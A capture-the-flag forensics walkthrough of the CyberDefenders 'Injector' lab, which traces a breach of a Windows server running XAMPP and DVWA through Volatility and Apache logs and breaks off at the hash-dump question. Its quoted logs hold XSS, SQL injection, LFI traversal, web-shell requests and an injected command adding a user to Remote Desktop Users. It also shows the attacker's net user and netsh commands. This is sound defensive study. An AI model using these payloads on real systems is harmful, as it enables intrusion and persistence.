Injector Lab (Cyber Defenders) - Walkthrough

Friday, September 27, 2024 4:30 AM

Story:
A company's web server has been breached through their website. Our team arrived just in time to take a forensic image of the running system and its memory for further analysis.

Q1: What is the computer's name?

- To address this, I used Volatility 2.
  First, I identified the machine profile as 'Win2008SP1x86' using the imageinfo plugin and then used the hivelist plugin to locate the available hives and their directories.

  To identify the hostname, we need to print the key 'HKLM\System\CurrentControlSet\Control\ComputerName\ComputerName'.
  I found the SYSTEM offset to be '0x86226008', so we use the -o flag to specify the offset and the -K flag to specify the key. The final command is:

  python2 vol.py -f ../memdump.mem --profile=Win2008SP1x86 printkey -o 0x86226008 -K "ControlSet001\\Control\\ComputerName\\ComputerName"

  And boom, we found the computer name, which is **WIN-L0ZZQ76PMUF**.

```
Virtual    Physical   Name
---------- ---------- ----
0x87b4ba20 0x3c0c0a20 \Device\HarddiskVolume1\Windows\System32\config\COMPONENTS
0x87b55a20 0x3c192a20 \Device\HarddiskVolume1\Windows\System32\config\SOFTWARE
0x87b7d008 0x3a6a2008 \Device\HarddiskVolume1\Windows\System32\config\SAM
0x87b7d6a8 0x3a6a26a8 \Device\HarddiskVolume1\Windows\System32\config\DEFAULT
0x8ab1aa20 0x3c285a20 \Device\HarddiskVolume1\Boot\BCD
0x8f4dba20 0x25828a20 \Device\HarddiskVolume1\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0x8f565a20 0x251eba20 \Device\HarddiskVolume1\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0x90edca20 0x1c1d5a20 \Device\HarddiskVolume1\Users\Administrator\AppData\Local\Microsoft\Windows\UsrClass.dat
0x90f09a20 0x1ab8ea20 \Device\HarddiskVolume1\Users\Administrator\NTUSER.DAT
0x86210008 0x00ac8008 [no name]
0x86226008 0x00a94008 \REGISTRY\MACHINE\SYSTEM
0x86246008 0x00a76008 \REGISTRY\MACHINE\HARDWARE
0x87b17a20 0x3c1f5a20 \Device\HarddiskVolume1\Windows\System32\config\SECURITY
```

Q2:What is the Timezone of the compromised machine? Format: UTC+0 (no-space)

- In the same method like the question above, the time zone information located in the 'SYSTEM' hive at 'ControlSet001\\Control\\TimeZoneInformation'.

  We already found the offset of the SYSTEM hive, so the final command is:

  python2 vol.py -f ../memdump.mem --profile=Win2008SP1x86 printkey -o 0x86226008 -K "ControlSet001\\Control\\TimeZoneInformation"

  Look for the value of ActiveTimeBias, which indicates the timezone offset in minutes from UTC.
  In our case its 420, which equal to '**UTC-7**'

```
Subkeys:

Values:
REG_DWORD     Bias            : (S) 480
REG_SZ        StandardName    : (S) @tzres.dll,-212
REG_DWORD     StandardBias    : (S) 0
REG_BINARY    StandardStart   : (S)
0x00000000  00 00 0b 00 01 00 02 00 00 00 00 00 00 00 00 00   ................
REG_SZ        DaylightName    : (S) @tzres.dll,-211
REG_DWORD     DaylightBias    : (S) 4294967236
REG_BINARY    DaylightStart   : (S)
0x00000000  00 00 03 00 02 00 02 00 00 00 00 00 00 00 00 00   ................
REG_SZ        TimeZoneKeyName : (S) Pacific Standard Time
REG_DWORD     DynamicDaylightTimeDisabled : (S) 0
REG_DWORD     ActiveTimeBias  : (S) 420
```

Q3:What was the first vulnerability the attacker was able to exploit?

- Initially, I utilized the cmdscan plugin to investigate unusual command-line interface (CLI) activities, discovering that csrss.exe (PID 524) interacted with cmd.exe to execute multiple suspicious commands. As we already know from the story, the web server was compromised through their website.

  Next, I employed the pstree plugin to examine the process tree, revealing that the FileZilla server, MySQL database, and XAMPP were running the Apache server (httpd.exe).

  Subsequently, I loaded the file s4a-challenge4 using R-Studio and checked the Apache logs. In the Accesslog.log, we identified numerous vulnerability exploitation attempts, including SQL injection (SQLi), directory traversal, and cross-site scripting (XSS).

  Notably, I found that the attacker received a 200 status code for the **XSS** operations.

```
(X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:23:31:28 -0700] "GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E HTTP/1.1" 200 4500
"http://192.168.56.101/dvwa/vulnerabilities/xss_r/?name=%3Chi%3EXSS%3C%2Fhi%3E" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:23:32:17 -0700] "GET /dvwa/vulnerabilities/xss_r/ HTTP/1.1" 200 4454
"http://192.168.56.101/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27XSS%27%29%3C%2Fscript%3E" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:23:35:11 -0700] "GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ewindow.location%3D%22http%3A%2F%2F192.168.56.102%22%3C%2Fscript%3E HTTP/1.1" 200 4528
"http://192.168.56.101/dvwa/vulnerabilities/xss_r/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
192.168.56.102 - - [02/Sep/2015:23:35:27 -0700] "GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ewindow.location%3D%22http%3A%2F%2F192.168.56.102%22%3C%2Fscript%3E HTTP/1.1" 200 4527
"http://192.168.56.101/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ewindows.location%3D%22http%3A%2F%2F192.168.56.102%22%3C%2Fscript%3E" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101
Firefox/38.0 Iceweasel/38.2.0"
```

```
CommandProcess: csrss.exe Pid: 524
CommandHistory: 0x5a24708 Application: cmd.exe Flags: Allocated, Reset
CommandCount: 17 LastAdded: 16 LastDisplayed: 16
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x2d8
Cmd #0 @ 0xe907c8: ipconfig
Cmd #1 @ 0xe91af8: cls
Cmd #2 @ 0xe91db0: ipconfig
Cmd #3 @ 0x5a34bd0: net user user1 user1 /add
Cmd #4 @ 0x5a34eb8: net user user1 root@psut /add
Cmd #5 @ 0x5a34c10: net user user1 Root@psut /add
Cmd #6 @ 0x5a24800: cls
Cmd #7 @ 0x5a34c58: net /?
Cmd #8 @ 0x5a34d88: net localgroup /?
Cmd #9 @ 0x5a34f48: net localgroup "Remote Desktop Users" user1 /add
Cmd #10 @ 0x5a34c70: net /?
Cmd #11 @ 0xe911b0: netsh /?
Cmd #12 @ 0xe907e8: netsh firewall /?
Cmd #13 @ 0xe91218: netsh firewall set service type = remotedesktop /?
Cmd #14 @ 0xe91288: netsh firewall set service type = remotedesktop enable
Cmd #15 @ 0xe91300: netsh firewall set service type=remotedesktop mode=enable
Cmd #16 @ 0xe91380: netsh firewall set service type=remotedesktop mode=enable scope=subnet
```

Q4:What is the OS build number?

- I utilized the 'Hivelist' plugin again to locate the offset of the 'SOFTWARE' hive, which I found to be '0x87b55a20'.
  Within the key "Microsoft\Windows NT\CurrentVersion," I was able to identify the OS build number, which in this instance is '**6001**'.

  Command: **python2 vol.py -f ../memdump.mem --profile=Win2008SP1x86 printkey -o 0x87b55a20 -K "Microsoft\\Windows NT\\CurrentVersion"**

```
Values:
REG_SZ        CurrentVersion  : (S) 6.0
REG_SZ        CurrentBuildNumber : (S) 6001
REG_SZ        CurrentBuild    : (S) 6001
REG_SZ        SoftwareType    : (S) System
REG_SZ        CurrentType     : (S) Multiprocessor Free
REG_DWORD     InstallDate     : (S) 1440399163
REG_SZ        RegisteredOrganization : (S)
REG_SZ        RegisteredOwner : (S) Windows User
REG_SZ        SystemRoot      : (S) C:\Windows
REG_SZ        ProductName     : (S) Windows Server (R) 2008 Standard
REG_SZ        ProductId       : (S) 92573-029-0000095-76373
REG_BINARY    DigitalProductId : (S)
```

Q5: How many users are on the compromised machine?

- Using the same method as before, I determined the number of users on the compromised machine.
  The 'ProfileList' key contains the SIDs of all users on the system, located in the SOFTWARE hive under "Microsoft\Windows NT\CurrentVersion\ProfileList."

  I found that there are **four** users on the compromised machine.

  Command: **python2 vol.py -f ../memdump.mem --profile=Win2008SP1x86 printkey -o 0x87b55a20 -K "Microsoft\\Windows NT\\CurrentVersion\\ProfileList"**

```
----------
Registry: \Device\HarddiskVolume1\Windows\System32\config\SOFTWARE
Key name: ProfileList (S)
Last updated: 2015-08-24 06:57:38 UTC+0000

Subkeys:
  (S) S-1-5-18
  (S) S-1-5-19
  (S) S-1-5-20
  (S) S-1-5-21-3848053756-3249532031-1848221756-500

Values:
REG_EXPAND_SZ ProfilesDirectory : (S) %SystemDrive%\Users
REG_EXPAND_SZ Default         : (S) %SystemDrive%\Users\Default
REG_EXPAND_SZ Public          : (S) %SystemDrive%\Users\Public
REG_EXPAND_SZ ProgramData     : (S) %SystemDrive%\ProgramData
```

Q6: What is the webserver package installed on the machine?

- We already '**xampp**' is the installed package.

Q7: What is the name of the vulnerable web app installed on the webserver?

- When I examined the Apache 'access.log' I identified most of the malicious requests targeting '**dvwa**' directory which is known vulnerable application.

```
92.168.56.102 - - [03/Sep/2015:00:18:02 -0700] "GET /dvwa/hackable/uploads/phpshell.php?cmd=dir HTTP/1.1" 200 463 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
92.168.56.102 - - [03/Sep/2015:00:18:58 -0700] "GET /dvwa/hackable/uploads/phpshell.php HTTP/1.1" 200 277 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
92.168.56.102 - - [03/Sep/2015:00:19:32 -0700] "GET /dvwa/c99.php HTTP/1.1" 200 122 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
92.168.56.102 - - [03/Sep/2015:00:20:59 -0700] "GET /dvwa/c99.php?act=img&img=home HTTP/1.1" 200 209 "http://192.168.56.101/dvwa/c99.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
92.168.56.102 - - [03/Sep/2015:00:20:59 -0700] "GET /dvwa/c99.php?act=img&img=search HTTP/1.1" 200 250 "http://192.168.56.101/dvwa/c99.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
92.168.56.102 - - [03/Sep/2015:00:20:59 -0700] "GET /dvwa/c99.php?act=img&img=buffer HTTP/1.1" 200 163 "http://192.168.56.101/dvwa/c99.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
92.168.56.102 - - [03/Sep/2015:00:20:59 -0700] "GET /dvwa/c99.php?act=img&img=sort_asc HTTP/1.1" 200 85 "http://192.168.56.101/dvwa/c99.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
92.168.56.102 - - [03/Sep/2015:00:20:59 -0700] "GET /dvwa/c99.php?act=img&img=small_dir HTTP/1.1" 200 164 "http://192.168.56.101/dvwa/c99.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
92.168.56.102 - - [03/Sep/2015:00:20:59 -0700] "GET /dvwa/c99.php?act=img&img=ext_diz HTTP/1.1" 200 1027 "http://192.168.56.101/dvwa/c99.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
92.168.56.102 - - [03/Sep/2015:00:20:59 -0700] "GET /dvwa/c99.php?act=img&img=ext_lnk HTTP/1.1" 200 572 "http://192.168.56.101/dvwa/c99.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
92.168.56.102 - - [03/Sep/2015:00:20:59 -0700] "GET /dvwa/c99.php?act=img&img=ext_htaccess HTTP/1.1" 200 117 "http://192.168.56.101/dvwa/c99.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
92.168.56.102 - - [03/Sep/2015:00:20:59 -0700] "GET /dvwa/c99.php?act=img&img=change HTTP/1.1" 200 290 "http://192.168.56.101/dvwa/c99.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
92.168.56.102 - - [03/Sep/2015:00:20:59 -0700] "GET /dvwa/c99.php?act=img&img=download HTTP/1.1" 200 161 "http://192.168.56.101/dvwa/c99.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
92.168.56.102 - - [03/Sep/2015:00:20:59 -0700] "GET /dvwa/c99.php?act=img&img=ext_md HTTP/1.1" 200 1034 "http://192.168.56.101/dvwa/c99.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
92.168.56.102 - - [03/Sep/2015:00:20:59 -0700] "GET /dvwa/c99.php?act=img&img=ext_txt HTTP/1.1" 200 132 "http://192.168.56.101/dvwa/c99.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
92.168.56.102 - - [03/Sep/2015:00:20:59 -0700] "GET /dvwa/c99.php?act=img&img=ext_php HTTP/1.1" 200 79 "http://192.168.56.101/dvwa/c99.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
92.168.56.102 - - [03/Sep/2015:00:20:59 -0700] "GET /dvwa/c99.php?act=img&img=forward HTTP/1.1" 200 119 "http://192.168.56.101/dvwa/c99.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
92.168.56.102 - - [03/Sep/2015:00:20:59 -0700] "GET /dvwa/c99.php?act=img&img=up HTTP/1.1" 200 199 "http://192.168.56.101/dvwa/c99.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
92.168.56.102 - - [03/Sep/2015:00:20:59 -0700] "GET /dvwa/c99.php?act=img&img=ext_ico HTTP/1.1" 200 175 "http://192.168.56.101/dvwa/c99.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
92.168.56.102 - - [03/Sep/2015:00:20:59 -0700] "GET /dvwa/c99.php?act=img&img=arrow_ltr HTTP/1.1" 200 88 "http://192.168.56.101/dvwa/c99.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
92.168.56.102 - - [03/Sep/2015:00:20:59 -0700] "GET /dvwa/c99.php?act=img&img=refresh HTTP/1.1" 200 200 "http://192.168.56.101/dvwa/c99.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
92.168.56.102 - - [03/Sep/2015:00:20:59 -0700] "GET /dvwa/c99.php?act=img&img=ext_ini HTTP/1.1" 200 134 "http://192.168.56.101/dvwa/c99.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
92.168.56.102 - - [03/Sep/2015:00:20:59 -0700] "GET /dvwa/c99.php?act=img&img=ext_zip HTTP/1.1" 200 577 "http://192.168.56.101/dvwa/c99.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
```

Q8:What is the user agent used in the HTTP requests sent by the SQL injection attack tool?

- I examined the Apache 'Access.log' and identified multiple SQL injection attempts made by the 'SQLMap' tool, which referenced the user agent '**sqlmap/1.0-dev-nongit-20150902**'.

```
Line 5688: 192.168.56.102 - - [02/Sep/2015:04:18:26 -0700] "GET /dvwa/vulnerabilities/sqli/?id=2&Submit=Submit%25%27%20UNION%20ALL%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL--%20 HTTP/1.1" 30
Line 5689: 192.168.56.102 - - [02/Sep/2015:04:18:26 -0700] "GET /dvwa/login.php HTTP/1.1" 200 1225 "-" "sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)"
Line 5690: 192.168.56.102 - - [02/Sep/2015:04:18:26 -0700] "GET /dvwa/vulnerabilities/sqli/?id=2&Submit=Submit%25%27%20UNION%20ALL%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL--%20 HTTP/
Line 5691: 192.168.56.102 - - [02/Sep/2015:04:18:26 -0700] "GET /dvwa/login.php HTTP/1.1" 200 1225 "-" "sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)"
Line 5692: 192.168.56.102 - - [02/Sep/2015:04:18:26 -0700] "GET /dvwa/vulnerabilities/sqli/?id=2&Submit=Submit%25%27%20UNION%20ALL%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL--%2
Line 5693: 192.168.56.102 - - [02/Sep/2015:04:18:26 -0700] "GET /dvwa/login.php HTTP/1.1" 200 1225 "-" "sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)"
Line 5694: 192.168.56.102 - - [02/Sep/2015:04:18:26 -0700] "GET /dvwa/vulnerabilities/sqli/?id=2&Submit=Submit%25%27%20UNION%20ALL%20SELECT%20NULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CNULL%2CN
Line 5695: 192.168.56.102 - - [02/Sep/2015:04:18:26 -0700] "GET /dvwa/login.php HTTP/1.1" 200 1225 "-" "sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)"
Line 5696: 192.168.56.102 - - [02/Sep/2015:04:18:26 -0700] "GET /dvwa/vulnerabilities/sqli/?id=2&Submit=Submit%20ORDER%20BY%201--%20 HTTP/1.1" 302 1 "-" "sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)"
Line 5697: 192.168.56.102 - - [02/Sep/2015:04:18:26 -0700] "GET /dvwa/login.php HTTP/1.1" 200 1225 "-" "sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)"
Line 5698: 192.168.56.102 - - [02/Sep/2015:04:18:26 -0700] "GET /dvwa/vulnerabilities/sqli/?id=2&Submit=Submit%20ORDER%20BY%204206--%20 HTTP/1.1" 302 1 "-" "sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org
Line 5699: 192.168.56.102 - - [02/Sep/2015:04:18:26 -0700] "GET /dvwa/login.php HTTP/1.1" 200 1225 "-" "sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)"
Line 5700: 192.168.56.102 - - [02/Sep/2015:04:18:26 -0700] "GET /dvwa/vulnerabilities/sqli/?id=2&Submit=Submit%20UNION%20ALL%20SELECT%20NULL--%20 HTTP/1.1" 302 1 "-" "sqlmap/1.0-dev-nongit-20150902 (http://
Line 5701: 192.168.56.102 - - [02/Sep/2015:04:18:26 -0700] "GET /dvwa/login.php HTTP/1.1" 200 1225 "-" "sqlmap/1.0-dev-nongit-20150902 (http://sqlmap.org)"
Line 5702: 192.168.56.102 - - [02/Sep/2015:04:18:26 -0700] "GET /dvwa/vulnerabilities/sqli/?id=2&Submit=Submit%20UNION%20ALL%20SELECT%20NULL%2CNULL--%20 HTTP/1.1" 302 1 "-" "sqlmap/1.0-dev-nongit-20150902 (
```

Q9: The attacker read multiple files through LFI vulnerability. One of them is related to network configuration. What is the filename?

- I examined the Apache 'access.log' and identified an LFI attack executed through the 'Page=' parameter.
  I filtered the logs using this keyword and found one of the requests targeting the '**Hosts**' file.

```
s/fi/?page=include.php HTTP/1.1" 200 4220 "http://192.168.56.101/dvwa/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
s/fi/?page=include.php HTTP/1.1" 200 4220 "http://192.168.56.101/dvwa/vulnerabilities/exec/" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
s/fi/?page=../../../../../../windows/system32/drivers/etc/hosts HTTP/1.1" 200 4397 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
s/exec/ HTTP/1.1" 200 4468 "http://192.168.56.101/dvwa/vulnerabilities/fi/?page=../../../../../../windows/system32/drivers/etc/hosts" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko
s/fi/?page=../../../../../../users/administrator/data.txt HTTP/1.1" 200 3641 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
s/fi/?page=../../../../../../xampp/phpmyadmin/config.inc HTTP/1.1" 200 4113 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
s/fi/?page=../../../../../../xampp/phpMyAdmin/config.inc HTTP/1.1" 200 4113 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
s/fi/?page=../../../../../../../xampp/phpMyAdmin/config.inc HTTP/1.1" 200 4125 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
/1.1" 200 3678 "http://192.168.56.101/dvwa/vulnerabilities/fi/?page=../../../../../../../xampp/phpMyAdmin/config.inc" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Fi
s/fi/?page=include.php HTTP/1.1" 200 4220 "http://192.168.56.101/dvwa/setup.php" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
s/fi/?page=../../../../../../../../xampp/phpMyAdmin/config.inc HTTP/1.1" 200 4125 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
s/fi/?page=../../../../../../../../index HTTP/1.1" 200 4081 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
s/fi/?page=../../../../../../../../users HTTP/1.1" 200 4052 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
s/fi/?page=../../../../../../../../users/administrator/data.txt HTTP/1.1" 200 3641 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
s/fi/?page=../../../../../../../../xampp/ HTTP/1.1" 200 4053 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
s/fi/?page=../../../../../../../../xampp/readme_en HTTP/1.1" 200 4101 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
s/fi/?page=../../../../../../../../xampp/readme_en.txt HTTP/1.1" 200 12218 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
s/fi/?page=../../../../../../../../xampp/phpMyAdmin/config.inc.txt HTTP/1.1" 200 4133 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
s/fi/?page=../../../../../../../../xampp/phpMyAdmin/ChangeLog HTTP/1.1" 200 21822 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
s/fi/?page=../../../../../../../../xampp/phpMyAdmin/config.inc HTTP/1.1" 200 4125 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
s/fi/?page=../../../../../../../../abc.txt HTTP/1.1" 200 4085 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.2.0"
/1.1" 200 3678 "http://192.168.56.101/dvwa/vulnerabilities/fi/?page=../../../../../../../../abc.txt" "Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/
```

Q10: The attacker tried to update some firewall rules using netsh command. Provide the value of the type parameter in the executed command?

- I used 'cmdscan' plugin to identify the commands that the attacker executed.
  I identified the attacker enables the '**Remote Desktop**' service through the FW.

```
Cmd #12 @ 0×e907e8: netsh firewall /?
Cmd #13 @ 0×e91218: netsh firewall set service type = remotedesktop /?
Cmd #14 @ 0×e91288: netsh firewall set service type = remotedesktop enable
Cmd #15 @ 0×e91300: netsh firewall set service type=remotedesktop mode=enable
Cmd #16 @ 0×e91380: netsh firewall set service type=remotedesktop mode=enable scope=subnet
```

Q11:How many users were added by the attacker?

- From the 'cmdscan' output, we can see only one user (user1) created by the attacker, but this is not the complete answer.
  In the process tree, we can observe that the process 'httpd.exe' spawns another process with PID 2880.

  I dumped the process memory, used the 'strings' command, and grepped for 'localgroup' because I assumed the attacker added the user to the RDP group.

```
┌──(kali㉿kali)-[~/Desktop/volatility]
└─$ strings 2880.dmp | grep 'localgroup'
ip=192.168.56.102+%26%26+net+localgroup+%22Remote+Desktop+Users%22+hacker+%2Fadd&submit=submit$
```

```
Cmd #2 @ 0×e91db0: ipconfig
Cmd #3 @ 0×5a34bd0: net user user1 user1 /add
Cmd #4 @ 0×5a34eb8: net user user1 root@psut /add
Cmd #5 @ 0×5a34c10: net user user1 Root@psut /add
Cmd #6 @ 0×5a24800: cls
Cmd #7 @ 0×5a34c58: net /?
Cmd #8 @ 0×5a34d88: net localgroup /?
Cmd #9 @ 0×5a34f48: net localgroup "Remote Desktop Users" user1 /add
```

Q12:When did the attacker create the first user?

- To address this question, I fetched the 'Security' logs using Volatility 2. I employed the filescan plugin to locate the virtual address of the file (0x000000003f228e20) and retrieved it using the following command:

  python2 vol.py -f ../memdump.mem --profile=Win2008SP1x86 dumpfiles -Q 0x000000003f228e20 --dump-dir=.

  I searched for Event ID 4720, which indicates user creation, but found no relevant entries. Instead, I turned to the SAM hive to identify the creation time of the user accounts:


  python2 vol.py -f ../memdump.mem --profile=Win2008SP1x86 printkey -o 0x87b7d008 -K "SAM \\Domains\\Account\\Users"

  This command returned the Relative Identifiers (RIDs) of the accounts, leading me to assume that the user created first would be the one listed just before the last (user1).
  When I access the subkey with the specific user 'RID' and found the last updated was at **2015-09-02 09:05:06 UTC**.

```
Subkeys:
  (S) 000001F4
  (S) 000001F5
  (S) 000003ED
  (S) 000003EE
  (S) Names

Values:
REG_DWORD                     : (S) -
```

```
0×000000003f228e20     17      1 RW-r-- \Device\HarddiskVolume1\Windows\System32\winevt\Logs\Security.evtx
0×000000003f4ad218      1      1 RW---- \Device\HarddiskVolume1\Windows\System32\config\SECURITY.LOG2
0×000000003f4ade98     11      1 RW---- \Device\HarddiskVolume1\Windows\System32\config\SECURITY
0×000000003fa14e18     17      1 RWDr-d \Device\HarddiskVolume1\Windows\System32\LogFiles\WMI\RtBackup\EtwRTEventlog-Security.etl
0×000000003fa16a20      1      1 RW-r-d \Device\HarddiskVolume1\Windows\System32\winevt\Logs\Microsoft-Windows-Security-Configuration-Wizard%4Operational.etl
0×000000003fa17698      1      1 RW-r-d \Device\HarddiskVolume1\Windows\System32\winevt\Logs\Microsoft-Windows-Security-Configuration-Wizard%4Diagnostic.etl
0×000000003fa194f8      1      1 RW---- \Device\HarddiskVolume1\Windows\System32\config\SECURITY.LOG1
0×000000003ffcf730      3      1 RW---- \Device\HarddiskVolume1\Windows\System32\config\RegBack\SECURITY
```




Q13: What is the NThash of the user's password set by the attacker?

- I used volatility3 by 'hashdump' plugin to find the Nthash of the user's password.

```
┌──(kali㉿kali)-[~/Desktop/volatility3]
